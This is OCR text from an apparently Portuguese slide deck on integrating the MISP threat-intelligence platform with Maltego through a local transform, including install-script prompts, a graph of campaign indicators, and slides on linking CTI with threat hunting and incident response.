
Instalação x Dificuldades



TLP:CLEAR

Maltego : Criando um novo transforme

Estrutura do projeto




Script Install


```
=== Configuração do MISP ===
URL do MISP (ex.: https://192.168.1.10): https://10.200.45.10
API Key do MISP: Xxxxxxxxxxxxxxxxxxxxx
Validar certificado SSL? (y/n): n
Requirement already satisfied: pip in /opt/misp-maltego-local/.ve
kages (24.0)
```

Fonte - https://docs.maltego.com/en/support/solutions/articles/15000019514-add-maltego-trx-transforms-to-maltego-desktop-client-via-itds#steps-to-add-local-transforms-to-the-itds-0-1


TLP:CLEAR

Maltego : Configurações






Fonte - https://docs.maltego.com/en/support/solutions/articles/15000019514-add-maltego-trx-transforms-to-maltego-desktop-client-via-itds#steps-to-add-local-transforms-to-the-itds-0-1


Maltego Graph (Desktop) 4.12.0
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Run View
Maltego Data Hub
Transform Manager
New Local Transform...
Certificate Manager
Manage Services
Home
New Graph (1) *
Layout
Freeze
View
80%
etenopote.com
MISP
MISP Event 1: Campanha APT 84
23.227.203.179
etenopote.com
DNS
gate2qk1zdnef3dhbscpd1loi6o2xyo...
api.thuy.top
log1npuiuk9eml069ppyicqon9ilpgd...
gui.thuy.top
sso.thuy.top
Find:
Entities
All
Find
Properties
Notes
Display info
Zoom
Output

TLP:CLEAR


Threat Hunting – Nova Busca com IOCs Correlacionados

TLP:CLEAR



TLP:CLEAR

Integração entre CTI, Threat Hunting e Resposta a Incidentes



Visão geral das funcionalidades do MISP.

TLP:CLEAR

MISP + Maltego = Reação (IR)

MISP + Vulnerability Management = Prevenção


MISP + Firewall = Proteção

MISP + IDS/SIEM = Monitoração/Deteção

